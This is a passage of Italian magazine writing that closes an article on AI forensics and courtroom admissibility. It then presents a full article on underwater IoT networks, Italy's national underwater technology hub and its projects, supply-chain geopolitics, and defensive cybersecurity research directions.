La terza sfida è quella della comunicazione processuale. Come sottolinea un’analisi congiunta di Kennedys Law e S-RM pubblicata nel gennaio 2026, il problema più grave è la trappola dell’ammissibilità: uno strumento di rilevazione deepfake che produce un punteggio di confidenza senza audit trail può essere contestato. Se un esperto non sa spiegare come uno strumento IA ha raggiunto la propria conclusione in linguaggio accessibile, giudici e giurie rischiano di essere fuorviate da evidenze apparentemente precise ma semanticamente vuote.
I modelli correnti di machine learning, pur efficaci, non soddisfano i requisiti legali per l’ammissione come prove in tribunale a causa della mancanza di adeguata spiegabilità: i sistemi di Explainable AI possono colmare il divario tra processi computazionali complessi e criteri legali per la presentazione delle prove, uno sviluppo critico per preservare l’integrità giudiziaria, aumentare l’accettazione delle prove generate dall’IA e proteggere i diritti dei soggetti coinvolti nelle indagini.
Verso una forensics della responsabilità algoritmica
Tre anni fa, parlare di “perizia su un modello di machine learning” evocava scenari fantascientifici. Oggi è una necessità pratica che tribunali, ordini professionali e università di diritto stanno affrontando con velocità diseguale. E la posta in gioco si è alzata: il Rapporto Clusit 2026 documenta come l’adozione di modelli linguistici avanzati abbia permesso ai gruppi criminali di superare le barriere linguistiche, rendere i tentativi di truffa estremamente persuasivi e difficilmente distinguibili dalle comunicazioni reali, eliminare gli errori grammaticali che in passato rappresentavano i principali campanelli d’allarme delle frodi digitali e creare perfetti cloni vocali e video per ingannare privati cittadini, vertici aziendali e istituzioni.
La responsabilità giuridica dei sistemi AI, come analizzato su ICT Security Magazine, richiede oggi modelli interpretativi nuovi, capaci di distribuire la responsabilità lungo l’intera catena del valore: dai fornitori che sviluppano i modelli, ai deployer che li implementano in contesti operativi specifici, fino agli utilizzatori finali che ne recepiscono l’output senza necessariamente comprenderne la logica.
Ciò che manca, e che la Legge 132/2025 e l’AI Act abbozzano senza ancora definire compiutamente, è un protocollo standardizzato per la perizia algoritmica: una metodologia condivisa che stabilisca le procedure di acquisizione del modello, i test di bias ammissibili, le soglie oltre le quali un sistema possa essere dichiarato forensicamente inaffidabile, i requisiti minimi di logging che rendano possibile la ricostruzione processuale. L’introduzione di prEN 18286, il primo standard armonizzato in materia di quality management system per l’AI Act, rappresenta un primo passo in questa direzione. La distanza da un protocollo forense operativo e condiviso, tuttavia, è ancora significativa.
Come avviene per le revisioni contabili, governi, imprese e società richiederanno presto algorithmic audits formali: l’assicurazione che gli algoritmi siano legali, etici e sicuri. Si prefigura una nuova industria, l’Auditing and Assurance of Algorithms, con il mandato di professionalizzare e industrializzare l’IA e gli algoritmi associati nei processi di accertamento giuridico.
Nel frattempo, l’algoritmo è già nel processo. Decide della libertà, del credito, del lavoro, della salute di milioni di persone. La AI Forensics non è più una disciplina del futuro: è il cantiere urgente del presente, dove giuristi, informatici e magistrati stanno costruendo, spesso senza manuali, gli strumenti per rendere conto di decisioni che nessun essere umano ha preso e che nessuno, ancora, sa completamente spiegare.
Underwater IoT (IoUT). Sfide geopolitiche, innovazioni tecnologiche e direzioni future dell’ecosistema nazionale
“The rise of competing modernities heralds a quite new world in which no hemisphere or country will have the same kind of prestige, legitimacy or overwhelming force that the West has enjoyed over the last two centuries. Instead different countries and cultures will compete for legitimacy and influence. The new world, at least for the next century, will not be Chinese in the way that the previous one was Western. We are entering an era of competing modernity, albeit one in which China will increasingly be in the ascendant and eventually perhaps dominant” (Jacques, 2012).
Introduzione
Nonostante gli oceani rappresentino il 71% della Terra, meno del 20% dei fondali è stato mappato con risoluzioni paragonabili a quelle disponibili per la superficie lunare.
Questo paradosso tecnologico deriva dalle sfide estreme dell’ambiente sottomarino: pressioni elevate, assenza di luce, complessità nelle comunicazioni e nella navigazione di precisione sicura, specie se effettuata senza soluzione di continuità. Progetti moderni come il Seabed 2030 puntano a colmare questa lacuna entro il 2030, attraverso sonar multibeam e veicoli autonomi; ma il cammino verso una comprensione completa degli ecosistemi abissali resta ancora lungo e affascinante.
Il progetto Seabed 2030 è un’iniziativa collaborativa, assai ambiziosa, lanciata nel 2017 dalla Nippon Foundation e General Bathymetric Chart of the Oceans (GEBCO) con l’obiettivo di mappare completamente il fondale oceanico globale entro il 2030. A tutt’oggi, circa il 25% del fondale oceanico è stato mappato con un risultato notevole, presentato nel febbraio 2025, quando è stata rilasciata una mappa dettagliata di una vasta porzione dell’Oceano Artico, aggiungendo 1,4 milioni di km² di copertura mappata [1].
I dati da raccogliere sono cruciali per la navigazione sicura, l’esplorazione oceanica, la gestione sostenibile degli oceani e la ricerca scientifica. In questo quadro generale si inserisce, nondimeno, anche la questione – sicuramente non secondaria – della sicurezza delle infrastrutture marine e dello sviluppo degli oggetti definibili come Smart Ocean Technologies (SOT). Il continuo sviluppo delle tecnologie di Internet of Things subacquee (Internet of Underwater Things, IoUT) pone anche un problema di intelligence delle minacce informatiche (Cyber Threat Intelligence o CTI), la quale si occupa di assicurare la protezione dei cavi sottomarini e di altre infrastrutture critiche, quali quelle energetiche.
Ciò a maggior ragione se si considera che la lunghezza complessiva delle coste italiane è di circa 8.300 km [2]: questa estensione costiera rende l’Italia uno dei paesi con il maggior sviluppo marittimo in Europa, grazie alla sua conformazione geografica di penisola e alla presenza di numerose isole. L’integrazione del ciclo di vita della CTI negli ecosistemi IoUT, tuttavia, richiede adattamenti specifici per affrontare le sfide uniche degli ambienti subacquei, come latenza elevata, larghezza di banda limitata, vincoli energetici e comunicazione acustica.
Una definizione generale di IoUT è la seguente: “a world-wide network of smart interconnected underwater objects that enables to monitor vast unexplored water areas” (Pascual et al., 2011). In altri termini, un vastissimo mondo celato sotto le onde marine, dove la tecnologia si fonde con l’ambiente marino in un movimento silenzioso di dati e correnti.
Grazie alla combinazione di Internet, tecnologie avanzate di tracciamento e sensori integrati, questi dispositivi sono divenuti veri e propri “artefatti digitali” capaci di percepire, interpretare e interagire con l’ambiente circostante. Non solo monitorano il mondo subacqueo ma creano un ponte tra le “cose” sommerse e quelle terrestri, fermo restando che, qualora le informazioni non viaggino tramite fibre o cavi e siano quindi wireless, le bande passanti e le distanze raggiungibili sono molto inferiori a quanto accade in aria o nello spazio; ciò, con varie modalità applicative, vale sia per le onde acustiche sia per quelle elettromagnetiche.
In buona sostanza, questa rete intelligente semplifica radicalmente la gestione degli habitat marini e delle risorse subacquee: dalla manutenzione delle infrastrutture critiche alla protezione degli ecosistemi, tutto diventa più intuitivo ed efficiente, aprendo la strada a un futuro in cui il mondo sommerso sarà completamente connesso e accessibile (Domingo 2012). Questo breve testo analizza le basi architetturali delle IoUT, valuta i principali aspetti di vulnerabilità e propone alcune riflessioni generali sulla sovranità tecnologica della Nazione, relative agli ambienti sottomarini.
Elementi di architettura Underwater IoT (IoUT)
A differenza dell’IoT terrestre, che si basa sulle frequenze radio, i sistemi IoUT utilizzano principalmente le onde acustiche per la trasmissione dei dati, raggiungendo profondità fino a 3.000 metri nonostante le sfide di latenza.
Le reti mesh multi-hop [3] sono una tipologia avanzata di rete wireless che offre numerosi vantaggi rispetto alle reti Wi-Fi tradizionali: queste reti sfruttano nodi interconnessi che collaborano per trasmettere informazioni in ambienti subacquei complessi, garantendo copertura, resilienza ed efficienza energetica. I nodi formano un’estesa maglia wireless in cui i dati “saltano” da un dispositivo all’altro fino a raggiungere un gateway.
Questo approccio multi-hop elimina la dipendenza da connessioni dirette, garantendo copertura su aree estese (fino a 50 km²) senza cavi. I nodi sono formati da dispositivi autonomi dotati di sensori (temperatura, salinità, pressione) e modem acustici/ottici per la comunicazione. Essi possono essere fissi (ancorati al fondale) o mobili (montati su sottomarini autonomi (Autonomous Underwater Vehicle, AUV) o droni). I gateway di superficie sono ponti radio-acustici che collegano la rete subacquea a server cloud o satelliti, abilitando l’integrazione con sistemi terrestri.
In definitiva, quest’architettura supporta l’interoperabilità tra sensori, AUV e boe di superficie, consentendo il monitoraggio in tempo reale di parametri come temperatura, salinità e rumore subacqueo.
In ambito nazionale vi sono almeno due aziende con un forte potenziale innovativo in questo specifico settore: Wsense e Subseapulse. Entrambe sono spin-off universitari, rispettivamente della Sapienza di Roma e dell’Università di Padova.
La prima persegue un modello tendenzialmente più verticale e proprietario, orientato al soddisfacimento dei requisiti del cliente tramite soluzioni ad hoc in termini sia di prodotti sia di servizi. La seconda, forse più coerentemente con le proprie origini universitarie, prevede un approccio open source e l’esame insieme al cliente dei requisiti, seguito dalla gestione e sviluppo congiunto di prodotti e servizi.
Nel seguito – anche in ragione della stretta collaborazione con Fincantieri e dei successi ottenuti nell’ambito dei bandi del Polo Nazionale della Subacquea (di cui al prossimo paragrafo) – si concentra l’attenzione su Wsense, pur ritenendo che le altre realtà nazionali di settore possano esibire capacità non inferiori, o quantomeno paragonabili.
La visione della start-up romana, come si vede dall’immagine sopra riprodotta, prevede 4 elementi distintivi: wCloud; wMesh; wNode e wGateway.
Il wCloud rappresenta il livello applicativo personalizzabile che consente la visualizzazione dei dati raccolti tramite API aperte e permette delle analisi in tempo reale mediante la presentazione dei dati attraverso interfacce web, inclusa la visualizzazione 3D per scenari complessi.
Il wMesh (device software) è un sistema brevettato che consente la trasmissione di dati wireless tra nodi subacquei attraverso reti mesh multi-hop. Questo sistema supporta l’integrazione di sensori e dispositivi di diversi produttori, garantendo una comunicazione fluida tra piattaforme sommerse e di superficie, facendo uso di protocolli crittografici leggeri per minimizzare il consumo energetico, offrendo autenticazione, gestione delle chiavi e integrità dei dati.
I wNode e wGateway (device hardware) sono dei sensori subacquei dotati di modem acustici per monitorare parametri ambientali (qualità dell’acqua, correnti, suoni) in tempo reale.
In definitiva, un obiettivo precipuo delle start-up italiane è continuare lo sviluppo di tecnologie per conseguire e consolidare un proprio ruolo nella standardizzazione delle comunicazioni subacquee a livello globale, anche per lavorare a profondità superiori a 3.000 metri.
Ciò consentirebbe la disponibilità, per l’ecosistema Italia, della capacità di operare in quasi tutte le aree di interesse, compresi gli strati più profondi, contribuendo non solo alla protezione delle infrastrutture critiche nazionali ma anche all’ulteriore sviluppo della Blue economy italiana e globale.
Polo nazionale della dimensione subacquea (PNS)
Se WSense e Subseapulse sono un valido esempio delle capacità nazionali in questo settore, non si può sottacere che vi è un più diffuso ecosistema industriale in pieno sviluppo che fa il paio con quello spaziale, di cui si è trattato in un precedente articolo (Paliotta & Sgobbi 2024).
Il Polo Nazionale Subacqueo (PNS) rappresenta un’iniziativa strategica per il sistema Paese, nata con l’obiettivo di promuovere la sovranità tecnologica e la competitività dell’Italia nel settore subacqueo [4], che si può già considerare un nuovo dominio, in aggiunta ai 5 già noti in ambito militare (terra, mare, aria, cyber e spazio). Il PNS si avvia a divenire, di fatto, un centro di eccellenza per la ricerca tecnico-scientifica e lo sviluppo di tecnologie innovative legate all’ambiente marino.
Il PNS si propone di sviluppare conoscenze multidimensionali sul mondo subacqueo, con particolare attenzione alla protezione delle infrastrutture critiche nazionali (come cavi e oleodotti) e alla sostenibilità ambientale. Allo stesso tempo, ha l’obiettivo di individuare e colmare – per quanto possibile – il gap tecnologico con i paesi più avanzati, favorendo una competitività industriale che coinvolga grandi aziende, PMI, università e centri di ricerca. In questa maniera si cerca di favorire lo sviluppo di un ecosistema virtuoso, capace di attirare investimenti pubblici e privati, generando occupazione e ricadute economiche su settori produttivi limitrofi.
L’obiettivo precipuo del Governo italiano è, pertanto, promuovere la sovranità tecnologica della Nazione, riducendo la dipendenza da soluzioni estere per tecnologie critiche come cavi in fibra ottica, modem acustici criptati e veicoli autonomi subacquei (UUV).
Attualmente il PNS ha avviato diversi progetti nazionali, tramite la pubblicazione di diversi bandi tecnico-scientifici finalizzati allo sviluppo del settore subacqueo, che coinvolgono PMI, grandi industrie, università e investitori privati.
Tra i progetti più rilevanti e interessanti già selezionati, vale qui indicare brevemente i seguenti [5]:
Il progetto “OPTIMUS – Energy OPTImization Maritime Unmanned Systems” si concentra sullo studio e sull’ottimizzazione della gestione dell’energia per i sistemi subacquei autonomi [6]; prime contractor Wsense.
Il progetto SIMILARS propone lo sviluppo di soluzioni modulari di lancio e recupero per Maritime Uncrewed Systems (MUS): sviluppare quindi un sistema avanzato di lancio e recupero per veicoli autonomi subacquei che integri tecnologie innovative per automatizzare e migliorare la sicurezza, l’efficienza e la produttività delle operazioni subacquee. Il sistema proposto mira a stabilire nuovi standard in termini di interoperabilità, modularità e sicurezza operativa, adattandosi sia a contesti militari che civili; prime contractor Fincantieri.
Il progetto MURENA ha l’obiettivo di studiare, sviluppare, implementare e testare soluzioni in grado di aumentare la situational awareness nel dominio underwater. È previsto lo sviluppo di algoritmi per consentire capacità di scoperta acustica multi-statica tramite un insieme di piattaforme cooperanti, sfruttando sia emissioni attive proprie che sorgenti acustiche di opportunità; prime contractor Leonardo.
Il progetto TARAS si concentra sullo studio e sullo sviluppo di un’infrastruttura di rete subacquea, che tenga conto dei requisiti di sicurezza informatica by design. Progettare e sviluppare un’infrastruttura di rete subacquea ibrida (cablata e wireless), con capacità di trasmissione wireless multimodale (ottica e acustica), che abiliti un sistema di comunicazione cross-domain (marino e terrestre). I nodi, i sensori e i veicoli subacquei senza equipaggio saranno progettati per consentire lo scambio di dati attraverso una rete ibrida affidabile con un centro di comando e controllo (C2) e supportare scopi militari come la guerra antisommergibile (ASW) e le infrastrutture critiche subacquee (CUI), nonché scopi civili; prime contractor Wsense.
Navigazione di precisione subacquea (PNS-2024-R-05) [7]. Studio e sviluppo di tecnologie innovative per migliorare la navigazione in ambienti sottomarini complessi; prime contractor GEM Elettronica.
Cavi subacquei intelligenti (PNS-2024-R-06) [8]. Progettazione di sistemi avanzati per il monitoraggio continuo delle dorsali marine; prime contractor Wsense.
Manipolatori modulari per UUV (PNS-2024-R-07) [9]. Realizzazione di payload multifunzione per veicoli autonomi subacquei; prime contractor Saipem.
Batterie abissali ad alte prestazioni (PNS-2024-R-08) [10]. Sviluppo di soluzioni energetiche avanzate per operazioni a grandi profondità; prime contractor Whitehead Alenia Sistemi Subacquei.
Ogni progetto avrà una durata massima di 24 mesi e sarà cofinanziato al 50%, con priorità a consorzi tra aziende pubbliche e private italiane.
Tra le infrastrutture strategiche in fase di sviluppo si possono menzionare le reti subacquee intelligenti, costituite da sistemi integrati che combinano comunicazioni acustiche criptate con sensori avanzati per il monitoraggio ambientale.
Vale qui citare anche le Docking station autonome, strutture modulari per ricaricare e coordinare UUV; nonché un veicolo autonomo altamente performante, progettato con componentistica italiana, chiamato Flat Fish. Si tratta di un innovativo UUV progettato per ispezioni avanzate e monitoraggio di infrastrutture sottomarine. Sviluppato inizialmente da Shell Brasile, Senai Cimac e il German Research Center for Artificial Intelligence (DFKI), nel 2018 Saipem ha acquisito la licenza per sviluppare ulteriormente FlatFish, integrandolo nel proprio programma Hydrone, integrando ulteriori funzionalità avanzate per la sua applicazione commerciale.
Tuttavia, nonostante l’importanza strategica del PNS, le risorse attualmente disponibili sono limitate rispetto alle ambizioni dei progetti prospettati. Secondo le stime dell’Associazione Industrie Aerospaziali Difesa (AIAD), sarebbero necessari almeno 50 milioni di euro all’anno per dieci anni (500 milioni totali) per garantire al PNS una leadership internazionale nel settore.
L’ultimo bando del PNS, pubblicato il 28 maggio 2025 – sebbene un’analisi dettagliata dello stesso non possa essere svolta in questa sede – sembra contenere elementi innovativi in termini di politica industriale; dà ulteriore spazio al ruolo delle PMI e il PNS si apre anche a suggerimenti unsolicited, ovvero proposti in autonomia – sebbene in aderenza a delle indicazioni molto generali – da chi risponderà al bando, per un’innovazione tecnologica del settore che risulti la più ampia possibile. Tuttavia, il finanziamento complessivamente messo a disposizione dell’ecosistema industriale che si vuole creare non supera i 20 milioni di euro.
Infine, rimane forte la promozione della sovranità tecnologica di cui si è fatto cenno. Essa viene perseguita con determinazione dal PNS, che non consente la partecipazione diretta ai bandi di società proponenti che siano valutate come soggette a controllo estero; queste ultime possono essere coinvolte solo in qualità di subfornitori e acconsentendo a specifiche condizioni che regolino i diritti di proprietà intellettuale.
Benché non si possa che guardare con simpatia a questa volontà di accrescere le capacità nazionali, si impongono due considerazioni:
il confronto con il settore spaziale (Paliotta & Sgobbi 2024), non meno strategico, fa emergere un approccio completamente diverso; il grosso delle capacità manifatturiere nazionali, in cui si investono e si sono investite somme molto più considerevoli di quelle previste e prevedibili per il settore della subacquea, è a controllo francese (e.g. Thalesaleniaspace Italia) o con forte partecipazione francese (e.g. Telespazio);
la sovranità tecnologica e l’autonomia strategica sono fortemente correlate alla supply chain che supporta l’economia nazionale e alle realistiche possibilità che quest’ultima – in termini di sovranità e autonomia – rende possibili. Appare quindi necessaria un’accurata analisi di questo fattore per concepire al meglio le politiche industriali e di investimento. A mero titolo esemplificativo ne consegue che, quando la struttura della supply chain non rende perseguibili gli obiettivi di sovranità tecnologica e di autonomia strategica, può essere utile od opportuna l’esclusione sistematica di società che possono essere considerate a controllo estero.
Geopolitica e ruolo strategico delle catene di approvvigionamento
Sebbene il PNS rappresenti un tentativo significativo di sviluppo della sicurezza nazionale e della correlata sovranità digitale, un’analisi critica deve mettere in evidenza una serie di pregresse occasioni mancate e carenze strategiche, tanto a livello nazionale quanto europeo.
Non si può negare, infatti, che tra le superpotenze infuria una guerra globale per la supremazia tecnologica, in particolare nell’Indo-Pacifico e in parte anche nell’Atlantico, minacciando le fondamenta dell’ordine civile internazionale; quest’ultimo “terremotato”, oggigiorno, anche dalla guerra dei dazi scatenata dal presidente statunitense Donald Trump. Nondimeno, l’impatto globale si avrebbe non solo a livello economico ma anche culturale e politico, portando a un futuro di “competing modernities” (Jacques 2011), peraltro già prefigurato dall’asserito “declino” dell’Occidente e dal “rise of the rest” (Zakaria 2008).
Come già messo in evidenza in articoli precedenti (Paliotta & Sgobbi 2025), non si può non rimarcare, a solo titolo esemplificativo, la dipendenza dai semiconduttori stranieri, da parte dell’Italia e dell’Unione Europea, la quale costituisce una vulnerabilità critica che non può essere adeguatamente affrontata e risolta solo a livello nazionale.
A questo riguardo le restrizioni sulle esportazioni di tecnologie avanzate, relative allo “US Chips and Science Act” (Creating Helpful Incentives to Produce Semiconductors – CHIPS) [11], pongono sfide significative per le ambizioni italiane ed europee, nonostante la stessa UE abbia promulgato un atto legislativo simile, con lo stesso nome [12].
Nel caso del CHIPS, si tratta di una legge che mira a promuovere la produzione di semiconduttori con un investimento di 13 miliardi di dollari, con l’obiettivo di rafforzare la catena di approvvigionamento statunitense e, allo stesso tempo, la resilienza e la competizione geopolitica con la Repubblica popolare cinese (RPC). Questi chip sono essenziali per produrre nuove generazioni di IA avanzata, nonché per le telecomunicazioni 5G e 6G, applicazioni sempre più vitali per la sicurezza nazionale e la competitività economica.
Dell’importanza del ruolo rivestito dai semiconduttori, del resto, si era già avuta riprova durante la pandemia di Covid-19. In quel tempo, sia l’economia degli Stati Uniti che dell’UE erano state fortemente scompaginate dalla carenza di questi prodotti dovuta alle impennate inaspettate della domanda di chip (es. per dispositivi elettronici), portando anche a una notevole riduzione della produzione automobilistica.
Nel controllare la catena di approvvigionamento dei chip gli Stati Uniti potrebbero imporre, di fatto, una limitazione della potenza di calcolo computazionale agli altri paesi attraverso gli export controls, utilizzata dunque alla stregua di una decisiva leva strategica in grado di plasmare la diffusione globale delle nuove tecnologie e dell’IA in primis. Ciò potrebbe rappresentare un allontanamento dal sistema unipolare dominato dagli Stati Uniti e portare all’esistenza di due/tre ecosistemi digitali paralleli, gestiti dalla RPC, dalla Federazione Russa e dagli Stati Uniti. Di conseguenza, sia l’Italia che l’UE si troverebbero necessariamente costrette ad allineare i loro ecosistemi tecnologici a quelli degli Stati Uniti, in un processo che è stato già etichettato come ri-globalizzazione e de-risking.
La diffusione globale ristretta della potenza computazionale potrebbe essere modellata sull’attuale “guerra” dei dazi, in cui verrebbero concesse facilitazioni e privilegi maggiori a quei Paesi che decidessero di attivare una forte partnership/subordinazione con l’alleato statunitense, quali la cooperazione militare e garanzie legate alla sicurezza nazionale. Tali garanzie includerebbero standard cogenti di cybersecurity, protocolli di sicurezza fisica relativi alla supply chain, monitoraggio delle possibili insider threats; tutti elementi utilizzati per prevenire l’accesso non autorizzato, l’interferenza e il sabotaggio degli attori statuali avversari, ecc.
In termini di rilevanza geopolitica, in aggiunta a quanto esposto, assumono importanza sia la capacità di finanziare gli investimenti necessari – cui s’è già fatto cenno in precedenza parlando del PNS – sia la disponibilità di fonti energetiche, specie nella prospettiva di realizzare importanti infrastrutture abissali, non sempre e non facilmente alimentabili da terra. In quest’ultimo caso, l’Italia dovrebbe considerare attentamente il ruolo, ormai non più differibile, dei piccoli reattori modulari nucleari come fonte di energia.
Sfide di cybersecurity in ambiente subacqueo. Alcune direzioni di ricerca future
In questo breve testo non si può non citare, seppur a brevissime linee, l’aspetto che riguarda la cybersecurity e l’intelligenza artificiale. Vale qui mettere in evidenza che, pur non volendo sottacere della loro importanza, le problematiche, dal punto di vista tecnico, non sono così significativamente differenti da quelle riscontrabili in altri ecosistemi IoT e infrastrutture critiche (Paliotta 2024); se non fosse che la dimensione subacquea esaspera alcuni loro aspetti, considerata le peculiarità di tale ambiente.
Si ripercorrono allora, in questa sede, solo alcuni aspetti che agli autori paiono rappresentare delle direzioni di ricerca futura su cui continuare a sperimentare attività e modelli.
La prima direzione di ricerca può essere considerata la crittografia post-quantistica progettata per resistere agli attacchi dei computer quantistici. La sua integrazione in canali acustici subacquei è particolarmente rilevante per proteggere le comunicazioni nelle reti IoUT: alcuni studi (Huang et al. 2019) hanno mostrato che implementazioni non protette sono vulnerabili ad attacchi CPA (correlation power analysis) e template attacks, con recupero completo della chiave privata da una singola traccia di consumo energetico. Le contromisure ipotizzate possono andare dall’incapsulamento dei nodi in materiali anti-tampering (es. titanio) per mitigare l’acquisizione di segnali elettromagnetici, all’introduzione di rumore algoritmico durante le moltiplicazioni polinomiali per neutralizzare le analisi statistiche.
Una seconda direzione di ricerca sono i prototipi sviluppati nel progetto CyberSEAS (https://cyberseas.eu/about/), finanziato dall’UE, i quali integrano funzionalità di apprendimento federato (FL) per abilitare l’analisi collaborativa di malware tra flotte sottomarine, preservando la privacy e senza richiedere il pooling centralizzato dei dati.
Quest’architettura innovativa affronta le sfide critiche della cybersecurity in ambienti subacquei, dove la connettività limitata e la sensibilità dei dati rendono non semplici gli approcci tradizionali. Il framework FL di CyberSEAS è stato esteso al progetto UnderSec al fine di analizzare dati multimodali (idrofoni, sonar, immagini ottiche) in tempo reale e di condividere firme di attacchi avanzati (es. jamming a frequenza variabile) tra flotte NATO ed EU. In questo modo, si riesce anche a supportare decisioni di risposta autonome (es. isolamento di nodi compromessi) tramite policy predefinite [13].
Un terzo aspetto che può essere qui brevemente riportato è relativo al framework da utilizzare nel ciclo di vita della CTI, vale a dire l’implementazione di STIX/TAXII. L’utilizzo di tale standard STIX (Structured Threat Information Expression) e del protocollo TAXII (Trusted Automated Exchange of Intelligence Information) in ambienti IoUT richiede soluzioni innovative per superare i vincoli energetici, di banda e latenza tipici delle comunicazioni subacquee. Il progetto ARCADIAN-IoT, citato nella letteratura recente [14], dimostra come l’adattamento “TinySTIX” abiliti l’analisi e lo scambio di CTI in scenari estremi, mantenendo la conformità agli standard globali.
A questo riguardo, TinySTIX potrebbe rappresentare un passo significativo verso ecosistemi IoUT sicuri e scalabili, abilitando una cyber defence autonoma in ambienti dove risorse computazionali e connettività sono vincoli primari. La combinazione di Concise Binary Object Representation (CBOR), crittografia post-quantistica e integrazione con protocolli ottimizzati aprirebbe la strada a standard globali per la CTI subacquea.
Benché, come precisato in precedenza, la cybersecurity debba essere applicata in piena analogia a quanto si fa in ambito ICT (Paliotta & Sgobbi 2025), sarà probabilmente necessario porre particolare attenzione nel fondere le competenze cyber e della subacquea, tramite adeguati investimenti che “cross-fertilizzino” l’ecosistema della subacquea con le competenze e la cultura correlate alla cybersecurity.
Conclusione
La costante e progressiva maturazione delle infrastrutture IoUT, grazie anche allo sviluppo del Polo Nazionale Subacqueo (PNS), richiede l’implementazione di framework di Cyber Threat Intelligence (CTI) altrettanto avanzati, in grado di tenere conto delle peculiarità fisiche della propagazione acustica, dei vincoli energetici e delle minacce geopolitiche che gravano sulle attività sottomarine. Ciò a maggior ragione oggigiorno, a seguito dell’attuale congiuntura globale con le ipotesi di riarmo europeo.
L’integrazione di sistemi di intelligence adattiva direttamente nei protocolli delle reti mesh multi-hop, combinata con l’impiego dell’IA per la difesa predittiva, rappresenta un passo cruciale per garantire la sicurezza delle infrastrutture critiche subacquee nazionali e, al contempo, promuovere gli obiettivi socio-economici relativi all’economia blu. Quest’ultimo aspetto non è infatti secondario e merita tutta l’attenzione che un ministro ad hoc (Ministro per la Protezione Civile e le Politiche del Mare, Nello Musumeci) e l’attuale Esecutivo vi ha voluto porre, consapevole della sua rilevanza strategica in un paese, peraltro, connotato da più di 8.300 km di coste.
Il futuro sviluppo della cybersicurezza del settore subacqueo dovrà prioritizzare anche l’adozione di architetture sicure basate su tecnologie post-quantistiche, capaci di resistere agli attacchi informatici emergenti. Inoltre, sarà essenziale favorire una collaborazione europea e internazionale nel campo della CTI per affrontare i rischi complessi e interconnessi che caratterizzano questa nuova frontiera tecnologica. Solo attraverso un approccio integrato e cooperativo sarà possibile mitigare le minacce e garantire la resilienza delle reti IoUT in un contesto geopolitico sempre più dinamico e sfidante.
Il PNS costituisce un impegno rilevante per rafforzare la sicurezza nazionale e la sovranità digitale della Nazione (es. Piano del Mare e Agenzia per la Sicurezza delle Attività Subacquee, ASAS). Tuttavia, un esame critico ha messo in evidenza che la sua azione non è facilitata da pregresse lacune strategiche e da opportunità non sfruttate dovute al disimpegno di decenni passati, sia a livello nazionale che nel più ampio contesto europeo; tale stato di cose rischia di limitare l’efficacia complessiva del PNS, nonostante il notevole lavoro fatto.
La correlazione tra sovranità tecnologica, autonomia strategica e struttura delle supply chain, infatti, costituisce un elemento centrale per la sicurezza economica e geopolitica. L’efficacia delle politiche industriali italiane dipenderà, di conseguenza, dalla capacità di garantire catene di approvvigionamento resilienti, riducendo le dipendenze critiche da attori esteri considerati non affidabili.
In definitiva il successo nazionale nell’ambito delle attività subacquee, che non dipende certo solo dal PNS ma anche dal superiore livello di governance, sarà determinato da come si riuscirà a far fronte a tutti questi aspetti dirimenti, i quali costituiscono dei veri e propri “colli di bottiglia” che restano a tutt’oggi, purtroppo, problemi ereditati, di non facile – ma indispensabile – risoluzione.
Scopri di più consultando il white paper “Quaderni di Cyber Intelligence #8”, dove troverai analisi avanzate, case study e prospettive strategiche dedicate alle infrastrutture critiche, alla geopolitica digitale e alla governance della dimensione subacquea.
Riferimenti bibliografici
Domingo MC. (2012), An overview of the internet of underwater things, “Journal of Network and Computer Applications”, 35, 1879-1890
Huang WL., Chen JP. & Yang BY. (2019), Power analysis on NTRU Prime, “IACR Transactions on Cryptographic Hardware and Embedded Systems”, v. 2020, n. 1, 123-151
Jacques Martin (2012), When China Rules the World. The Rise of the Middle Kingdom and the End of the Western World, Penguin (London)
Pascual, Sanjuan O., Cueva JM., Pelayo BC, Alvarez M., Gonzalez A. (2011), Modeling architecture for collaborative virtual objects based on services, “Journal of Network and Computer Applications”; 34 (5), pp. 1634-47
Vijay MM., Sunil J., Anisha Gnana Vincy VG., IjazKhan, Sherzod Shukhratovich Abdullaev, Eldin SM., Govindan V., Ahmad & Askar S. (2023), Underwater wireless sensor network-based multihop data transmission using hybrid cat cheetah optimization algorithm, Scientific Reports, 13:10810, pp. 16
Zakaria (2008), The Post-American World, W. W. Norton (New York)
[3] Una rete mesh multi-hop è un tipo di rete wireless in cui i dati viaggiano tra i dispositivi attraverso più nodi intermedi, o “hop”, per raggiungere la destinazione. A differenza di una rete a singolo hop, in cui i dati viaggiano direttamente tra due dispositivi, le reti multi-hop sono comunemente utilizzate in applicazioni come le reti di sensori wireless, le reti mesh wireless e le reti mobili ad hoc in cui le aree di copertura sono ampie o le infrastrutture sono limitate.
[4] Cfr. Decreto Legislativo 15 marzo 2010, n. 66 (Codice dell’ordinamento militare). “La Marina militare promuove le attività per la valorizzazione delle potenzialità e della competitività del settore della subacquea nazionale, per la promozione delle connesse attività di ricerca e tecnico-scientifiche nonché per il potenziamento delle innovazioni e della relativa proprietà intellettuale.
A tale fine, con decreto del Ministro della Difesa, di concerto con i Ministri delle Imprese e del Made in Italy e dell’Università e della Ricerca, è istituito e disciplinato il Polo Nazionale della Subacquea”, art. 111, comma 1 bis. “L’Italia intende istituire il Polo Nazionale della Subacquea, per dotarsi di un catalizzatore e acceleratore tecnologico, aggregando tutte le realtà pertinenti (istituzioni, mondo accademico, della ricerca e industriale)”.
Delibera PCM 31 luglio 2023, Approvazione del Piano del mare per il triennio 2023-2025, cfr. https://www.gazzettaufficiale.it/eli/id/2023/10/23/23A05758/sg. Il 27 settembre 2024 il Consiglio dei ministri, su proposta del Presidente Giorgia Meloni e del Ministro per la Protezione Civile e le Politiche del Mare, Nello Musumeci, ha approvato un Disegno di legge in materia di sicurezza delle attività sottomarine istituendo l’ASAS, l’Agenzia per la Sicurezza delle Attività Subacquee.
[6] Attraverso lo studio e lo sviluppo di modalità operative a basso consumo per veicoli senza pilota, si mira a garantire un efficace sfruttamento dei carichi utili di bordo. Il progetto si concentra sulla realizzazione di quattro dimostratori tecnologici: un sistema di propulsione che sfrutta l’energia del moto ondoso, un sistema di recupero dell’energia inerziale tramite masse mobili, magneti permanenti e bobine, un sistema di generazione di energia mediante celle a combustibile microbiche, e un veicolo di superficie autonomo con propulsione assistita dal vento e capacità di gateway. Cfr. https://www.difesa.it/assets/allegati/52769/240711_51_optimus.pdf.pdf
